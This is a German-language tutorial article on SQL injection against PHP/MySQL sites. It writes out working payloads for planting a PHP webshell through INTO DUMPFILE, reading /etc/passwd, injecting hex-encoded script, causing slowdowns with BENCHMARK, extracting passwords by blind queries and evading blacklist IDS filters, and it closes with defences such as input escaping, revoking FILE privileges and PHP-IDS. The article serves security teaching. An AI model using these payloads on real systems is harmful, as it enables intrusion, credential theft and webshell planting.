Mit der Anweisung *SELECT ... INTO OUTFILE* oder *DUMPFILE* schreibt MySQL die ausgewählten Datensätze in eine Datei. Man kann schnell den Tabelleninhalt in eine Textdatei speichern. Man kann die Anweisungen auch in einer *UNION*- Abfrage benutzen. Wenn ein Angreifer eine SQL Injectionlücke gefunden hat, kann er sie ausnutzen um auf den Server einen Webshell zu speichern. Um einen Webshell auf einen Server zu erzeugen, müssen mehrere Voraussetzungen erfüllt sein:

- Der MySQL-Benutzer muss *FILE* Berechtigung haben;
- Man darf keine vorhandenen Datei überschreiben;
- Man muss den Pfad zu der Seite kennen;
- In der php.ini muss *magic_quotes_gpc = off* sein.

Ein Angreifer könnte mit der Anweisung unten eine php Datei erstellen und mit der Funktion *phpinfo()* Informationen über PHP Installation anzeigen lassen.

```
news.php?id=-2' UNION SELECT
   '<?php echo phpinfo();die;?>'
   ,2,3 INTO DUMPFILE '/home/benutzer/
   public_html/bilder/shell.php'/*
```

Ein Angreifer kann auch die Anweisung *INTO DUMPFILE* oder *OUTFILE* mit der Funktion *LOAD_FILE()* kombinieren um den Inhalt von */etc/passwd* in eine TXT-Datei zu speichern. Das sieht dann so aus:

```
news.php?id=-2'  UNION SELECT LOAD_FILE
   ('/etc/passwd'),2,3 INTO DUMPFILE
   '/home/benutzer/
   public_html/bilder/passwd.txt'/*
```

SIXSS (SQL Injection for Cross Site Scripting)

Man kann SQL Injection dazu nutzen, um einen Cross Site Scripting Angriff durchzuführen. Die Datensätze werden aus MySQL gelesen und in einer HTML Seite angezeigt. SQL Injection ist eine Angriffsart, die direkt die Datenbank angreift. Cross Site Scripting dagegen richtet sich an den Client. Ein Angreifer könnte durch SQL Injection den Passwort-hash aus der Datenbank lesen und nachdem er sie geknackt hat, in die Webanwendung einloggen. Wenn der Benutzer ein gutes Passwort gewählt hat, wird es sehr lange dauern oder gar unmöglich den Hash zu knacken. Er kann Cross Site Scripting benutzen, um an die Cookies der Benutzern zu kommen und mit denen kann er sich dann einloggen.

```
news.php?id=-2' UNION SELECT 1,2,
   '<h1>sixss</h1>'/*
```

Durch den Befehl *<h1></h1>* wird der Text sixss sehr groß dargestellt. Man kann anstatt *<h1>* auch andere HTML Befehle nehmen. Auch Java Script Befehle kann man durch SIXSS ausführen lassen. Um einen Alert-Fenster zu öffnen reicht der Befehl unten.

```
news.php?id=-2' UNION SELECT 1,2
   '<script>alert("sixss");</script>'/*
```

Man kann auch die HTML und Java Script Befehle von ASCII in HEX umwandeln, um einfache Schutzmaßnahmen zu umgehen.

```
news.php?id=-2' UNION SELECT 1,2,
   0x3C7363726970743E616C657274282273
   6978737322293B3C2F7363726970743E
```

Vor 3C7... tun wir noch 0x um MySQL mitzuteilen, dass es sich um einen HEX-String handelt.

DoS (Denial of Service)

Die Funktion *BENCHMARK (n, Ausdruck)* wiederholt einen Ausdruck n-mal. Die Funktion wird verwendet um zu berechnen wie schnell MySQL einen Ausdruck verarbeitet. MySQL hat den Ausdruck md5(*test*) 10000x wiederholt und dafür hat er 0,2 Sekunden gebraucht. Ein Angreifer kann die Funktion in einer UNION- Abfrage verwenden, um den Server lahmzulegen.

```
news.php?id=-2' UNION SELECT 1,
   BENCHMARK(5000000,md5('test')),3/*
```

Unterabfragen

Ab MySQL 4.1 werden Unterabfragen unterstützt. Man kann mehrere SELECT-Anweisungen ausführen ohne die UNION-Anweisung zu verwenden.

```
SELECT * FROM table1 WHERE
   column1 = (SELECT column1 FROM
                        table2);
```

Listing 11. *ein einfaches IDS*

```
<?
$REQ = print_r($_REQUEST,true);
$ip = 'IP: '.$_SERVER['REMOTE_ADDR'];
$time = 'Date: '.date("d.m.y - H:i:s");
$ref = 'Referer: '.$_SERVER['HTTP_REFERER'];
$browser = 'Browser: '.$_SERVER['HTTP_USER_AGENT'];
if(eregi('UNION',$REQ) && eregi('SELECT',$REQ)){
 $fp = fopen("attacks.txt","a+");
 fwrite($fp,"$REQ\n $ip\n $time\n $browser\n $ref\n");
 fclose($fp);
  header('Location: http://www.google.com');
}
?>
```

Listing 12. *Die Datei /etc/passwd lesen*

```
<?php
   echo readfile("/etc/passwd");
?>
```

In der Anweisung oben sind zwei SELECT-Anweisungen ineinander verschachtelt. Als erstes wird von der *table2* der Name der Spalte gelesen. Dann wird von der *table1* alles ausgelesen deren Name dem Spalteninhalt von *table2* entspricht. Wie kann man Unterabfragen für SQL Injection verwenden? Unsere SQL-Abfrage in news.php lautet:

```
SELECT * FROM news WHERE id='{$_
                    GET['id']}'
```

Wir wollen den Tabelleninhalt von users lesen, ohne die Anweisung UNION zu verwenden. Mit MySQL können wir nur in Form von *True/False* kommunizieren. Wenn die Nachricht angezeigt wird, heißt es, dass unsere Abfrage den Wert *True* entspricht, sonst *False*.

Mit der Anweisung unten können wir Buchstabe für Buchstabe das Passwort brute forcen. Es ist zeitaufwendiger als *UNION*-Anweisung, aber manchmal sehr hilfreich, wenn *UNION*-Anweisungen nicht zulässig sind.

```
news.php?id=2' AND (SELECT ascii
   (substring((SELECT password FROM
   users WHERE id=1),1,1))='114')/*
```

Die Abfrage dazu lautet:

```
SELECT * FROM news WHERE id=2 AND
   (SELECT ascii(substring((SELECT
   password FROM users WHERE
   id=1),1,1))='114');
```

Was macht die Anweisung oben? Das Passwort wird von dem Benutzer mit der id=1 aus der Tabelle users gelesen. Die Funktion *ascii()* gibt den numerischen Wert des Zeichens zurück. Die Funktion *substring()* gibt das erste Zeichen von der Position eins zurück. Zuletzt wird überprüft, ob das erste Zeichen von der Spalte password gleich den numerischen ASCII-Wert *114* entspricht. Wenn das der Fall ist, wird die Nachricht angezeigt, ansonsten nicht. In unserem Beispiel ist der Benutzer mit der *id=1 admin* und sein Passwort lautet *secret*. Die Nachricht wird nicht angezeigt, da der numerischer ASCII-Wert des ersten Buchstaben seinen Passwortes nicht *114* sondern *115* entspricht. Um zu testen, ob unsere Annahme richtig ist probieren, wir die Anweisung:

```
news.php?id=2' AND (SELECT ascii
   (substring((SELECT password FROM
   users WHERE id=1),1,1))='115')/*
```

Und tatsächlich wird die Nachricht angezeigt und wir haben den ersten Buchstaben des Passworts herausgefunden. In der *substring()* Funktion erhöhen wir die erste Zahl (1) um eins, um den zweiten Buchstaben herauszufinden.

```
news.php?id=2' AND (SELECT ascii
   (substring((SELECT password FROM
   users WHERE id=1),2,1))='101')/*
```

Den Schritt muss man immer weiterführen, bis man das endgültige Passwort bekommen hat. Man wird höchstwahrscheinlich sehr viele Versuche durchführen müssen um ans Ziel zu gelangen, aber selbst programmierte Tools können einem die Aufgabe übernehmen.

Listing 13. */etc/passwd in eine Tabelle speichern und ausgeben.*

```
<?php

mysql_connect("localhost","benutzer","password") or die(mysql_error());
mysql_select_db("dbname");

$result = mysql_query("SELECT LOAD_FILE('/etc/passwd') as data") or
                    die(mysql_error());

while($my=mysql_fetch_array($result)){ echo $my['data'].'<br />';
}
?>
```

Bypass IDS/IPS (Intrusion Detection/ Prevention Systems)

Sehr viele CMSs wurden in den letzten Jahren des öfteren Opfer von SQL Injection Attacken und PHP-Nuke ist einer der häufigsten. Um sich vor 0-Day Exploits zu schützen, setzen Entwickler auf IDS/IPS. Einige benutzen Open Source Produkte, die anderen schreiben sie selber. Das Schreiben von solchen Systemen erfordert sehr gute Sicherheits und Programmierkenntnisse. In diesem Abschnitt beschäftigen wir uns mit den Schwachstellen der IDS/IPS. Dabei nehmen wir einfache Produkte aus dem Web und zeigen, welche Schwächen sie haben.

Cracker Tracker Protection System

Mit der PHP Anweisung *include(ctracker.php)* binden wir die Datei ctracker.php in unsere *news.php* ein. Um zu testen, ob dieses Script *Angriffe* erkennt, rufen wir *news.php?id=1 union select* auf und stellen fest, dass es erkannt wurde.

Cracker Tracker funktioniert nach dem Blacklisting-Prinzip. Das ist schlecht, da man gegen neue Angriffsvektoren ungeschützt ist. Was passiert, wenn wir union mit Großbuchstaben schreiben?

```
news.php?id=2 UNION SELECT...
```

Bei der Überprüfung der Zeichenketten in *wormprotector* wird zwischen Groß und Kleinschreibung unterschieden und somit kann man den Schutz leicht umgehen. Ein weiteres Problem ist, dass das Script annimmt, dass vor oder nach der *UNION*-Anweisung die Zeichenkette *%20* kommt. Man kann MySQL-Anweisungen auch durch ein Plus-Zeichen `+` oder MySQL-Kommentare `/**/` von einander trennen.

```
news.php?id=2+union+select+...
news.php?id=2/**/union/**/select/**/...
```

Bypass UNION

Die meisten SQL Injection Angriffe werden mit der Anweisung *UNION* und *SELECT* durchgeführt.

Wenn man die beiden Anweisungen filtriert, blockiert man die meisten Angriffe. In Listing 11 ist ein einfaches Script, welches einen SQL Injection Angriff anhand der beiden Anweisungen erkennt, den Angriff protokolliert und den Angreifer auf *www.google.com* umleitet.

Auch diese Schutzmaßnahmen kann man umgehen. Wie schon weiter oben erwähnt, werden ab MySQL 4.1 Unterabfragen unterstützt. Dadurch kann man Datensätze aus der *users* Tabelle lesen ohne die *UNION*-Anweisung zu verwenden.

```
news.php?id=2 AND (SELECT ascii
   (substring((SELECT password FROM
   users WHERE id=1),1,1))='115')/*'
```

Weitere Angriffsvektoren

Ein weiteres Problem ist, dass viele IDS/IPS annehmen, dass SQL Injection nur mit der `$_GET` Variable möglich sei. Meistens wird nur die Variable `$_SERVER['QUERY_STRING']` überprüft und somit ist man gegen Angriffe, die per `$_POST`, `$_COOKIE` oder *hidden fields* stattfinden, schutzlos.

Bypass safe_mode

Auf einem Webserver befinden sich meistens mehrere Webseiten. Um zu verhindern, dass der Benutzer1 Zugriff auf die Dateien des Benutzer2's bekommt, wird *safe_mode* verwendet. Wenn safe_mode aktiviert ist, wird zuerst überprüft, ob der Eigentümer des laufenden Skriptes auch gleichzeitig der Eigentümer der zu öffnenden Datei ist. Wenn das der Fall ist, wird die Datei geöffnet, sonst wird eine Fehlermeldung ausgegeben.

Wenn wir versuchen mit der Funktion *readfile()* die Datei `/etc/passwd` zu öffnen, bekommen wir die Fehlermeldung:

```
Warning: readfile() [function.readfile]:
   SAFE MODE Restriction in effect.
   The script whose uid is 32023 is not
   allowed to access /etc/passwd owned
   by uid 0 in /home/benutzer/public_
                    html/
   pinfo.php on line x
```

In PHP <= 5.2.3 und <= 4.4.7 mit der MySQL Erweiterung wurde eine Sicherheitslücke gefunden. Dem Angreifer ist es nun möglich, mit MySQL Befehle *safe_mode* zu umgehen. Wenn ein Angreifer SQL Befehle ausführen kann, kann er den Inhalt von '/etc/passwd' in eine Tabelle speichern und ausgeben lassen.

Schutzmaßnahmen

Bis jetzt haben wir uns mit verschiedenen Angriffsarten beschäftigt. Zuletzt beschäftigen wir uns mit den entsprechenden Schutzmaßnahmen. Die goldene Regel, um sich vor SQL Injection zu schützen ist, die *saubere Programmierung*. Man darf Benutzereingaben nicht trauen, deswegen sollte man sie immer ordnungsgemäß filtrieren. Entweder schreibt man selber eine Funktion, die die Aufgabe übernimmt oder man benutzt Funktionen, die in PHP implementiert sind. Die Funktion *mysql_real_escape_string()* versieht spezielle Zeichen wie `\x00, \n, \r, \, ', "` und `\x1a` mit einem Backslash. Wenn in der php.ini `magic_quotes_gpc = on` ist, werden alle `', ", \` und NUL in den Benutzereingaben die per GET, POST oder COOKIE geschickt werden, mit einem Backslash geschützt. Das heißt, dass die Benutzereingaben doppelt mit Backslash versehen werden. Um das zu vermeiden, überprüft man mit der Funktion *get_magic_quotes_gpc()* ob *magic_quotes_gpc* aktiviert ist. Wenn dies der Fall ist, werden die Backslashes mit der Funktion 'strip_slashes()' entfernt und mit *mysql_real_escape_string()* filtriert. In der Listing 14 ist unsere Funktion um Benutzereingaben zu filtrieren zu sehen.

Obwohl SQL Injection ein bekanntes Problem ist, tauchen in Webanwendungen immer wieder neue Sicherheitslücken auf. Manche Programmierer sind sich der Gefahr gar nicht bewusst oder sie haben einfach *vergessen* die Eingaben zu überprüfen. Da es sehr zeitaufwändig ist, CMSs zu schreiben oder einem die Kenntnisse fehlen, ist man auf die Webanwendungen im Internet angewiesen. Wie kann man die Webanwendungen im Internet nutzen ohne dass man jeden Tag gehackt wird? Natürlich kommt es darauf an, welches CMS man benutzt, ob es nun PHP-Nuke, Joomla oder etwas anderes ist macht da schon einen großen Unterschied.

MySQL Sicherheit

In der *mysql.user* Tabelle werden die Benutzernamen und Passwörter der MySQL-Benutzer gespeichert. Normalerweise hat nur der Benutzer root (nicht zu verwechseln mit root-Benutzer unter Linux) Zugriff auf die Tabelle. Wenn MySQL die Anweisungen unter root ausführt, kann der Angreifer an die Benutzernamen und Passwörter kommen. Aus dem Grund NIE mit root Account unter MySQL arbeiten.

Nehmen wir an, aus einem unerklärlichen Grund haben wir die SQL Befehle von root ausführen lassen und der Angreifer konnte an die Passwörter rankommen. Wie können wir ihm das Leben schwer machen? Ab MySQL 4.1 werden die Passwörter für die Tabelle *mysql.user*, die mit der *PASSWORD()* Funktion berechnet werden, 41 Byte lang, anstatt 16 Byte. Das bietet einem mehr Sicherheit und aus dem Grund sollte man MySQL upgraden. Bei der Passwortwahl sollte man außerdem darauf achten, dass die Passwörter aus Groß und Kleinbuchstaben, Zahlen und Sonderzeichen bestehen.

In der *mysql.user* Tabelle, in der Spalte *Host, wird* gespeichert, von welchem Rechner aus der Benutzer sich einloggen darf. Wenn MySQL und der Webserver auf dem selben Rechner laufen, kann man in die

Listing 14. *Benutzereingaben filtrieren*

```
<?php
function cleaninput($input){
   if(get_magic_quotes_gpc()){
   $input = stripslashes($input);
   }
   $input = mysql_real_escape_
      string($input);
   return $input;
   }
$email = cleaninput
   ($_POST['email']);
?>
```

Im Internet

- *http://www.ngssoftware.com/papers/HackproofingMySQL.pdf*;
- *http://www.wisec.it/docs.php?id=1*;
- *http://www.php.net*;
- *http://www.mysql.com/*;
- *http://httpd.apache.org/docs/1.3/howto/htaccess.html*;
- *http://php-ids.org/*;
- *http://secweb.se/en/advisories/php-mysql-safe-mode-bypass-vulnerability/*;
- *http://www.cback.de/.*

Über den Autoren

Ali Recai Yekta ist 22 Jahre alt, beschäftigt sich seit zehn Jahren mit Computern und fünf davon intensiv mit Computersicherheit. Er ist Systemadministrator eines Webservers und führt Penetration-Tests durch. Er studiert zur Zeit Informatik an der Universität Dortmund. Der Autor ist unter der Seite *www.alirecaiyekta.com* zu erreichen.

Mücahit Yekta ist 20 Jahre und arbeitet seit seinem zehnten Lebensjahr mit Computern. Seine Arbeitsgebiete sind Webseitengestaltung und Datenbanken. Zur Zeit studiert er am IT-Center Dortmund Informatik. Der Autor ist unter *m-yekta@web.de* zu erreichen.

Spalte Host *localhost* eintragen und somit kann der Angreifer sich nicht einloggen. So wird verhindert, dass der Angreifer sich einloggen kann, obwohl er den Benutzernamen und das dazu passende Passwort kennt. Der Grund dafür ist, dass seine IP-Adresse unzulässig ist. In der *mysql.db* Tabelle kann man auch einstellen, welcher Benutzer von welchem Computer aus auf die Datenbank zugreifen kann.

Um zu verhindern, dass der Angreifer durch SQL Injection Systemdateien wie */etc/passwd* lesen kann, sollte man MySQL Benutzern keine FILE Berechtigung geben. In der Spalte *File_priv* der *mysql.user* Tabelle sollte ein N stehen. Außerdem sollte in der Spalte *Grant_priv ebenfalls* ein *N* stehen, damit der Benutzer seine Privilegien nicht auf andere Benutzer übertragen kann.

.htaccess Schutz

Öfters werden Exploits im Internet veröffentlicht, ohne die Entwickler zu benachrichtigen. Manchmal kann es lange dauern, bis die Entwickler ein Patch für ihr Produkt veröffentlichen. In der Zwischenzeit kann man leicht Opfer von Angriffen werden. Um das zu vermeiden, sollte man die eigenen Anmeldeseiten mit *.htaccess*-Dateien schützen. Obwohl der Angreifer durch SQL Injection an das Administrator-Passwort gekommen ist, kann er sich nicht einloggen, weil er das .htaccess-Passwort nicht kennt. Natürlich sollte man für die beiden zwei verschiedene Passwörter wählen und dem Benutzer keine FILE Berechtigung geben.

PHP-IDS

Intrusion Detection Systems können keine SQL Injection Angriffe verhindern, aber sie registrieren die Angriffe. Somit kann der Webmaster sehen wo und wie ein Angriff stattgefunden hat und kann eventuell die Sicherheitslücke beheben. PHP-IDS ist ein IDS der mit PHP geschrieben ist und neben SQL Injection erkennt er auch andere Angriffsarten wie XSS, LFI/RFI etc. PHP-IDS wurde unter LGPL veröffentlicht und man kann es unter *php-ids.org* herunterladen.

Die oben aufgezählten Schutzmaßnahmen können verwundbare Webanwendungen nur sicherer machen. Aber um sich effektiv gegen SQL-Injection Angriffe zu schützen, sollte man die Benutzereingaben immer überprüfen. ●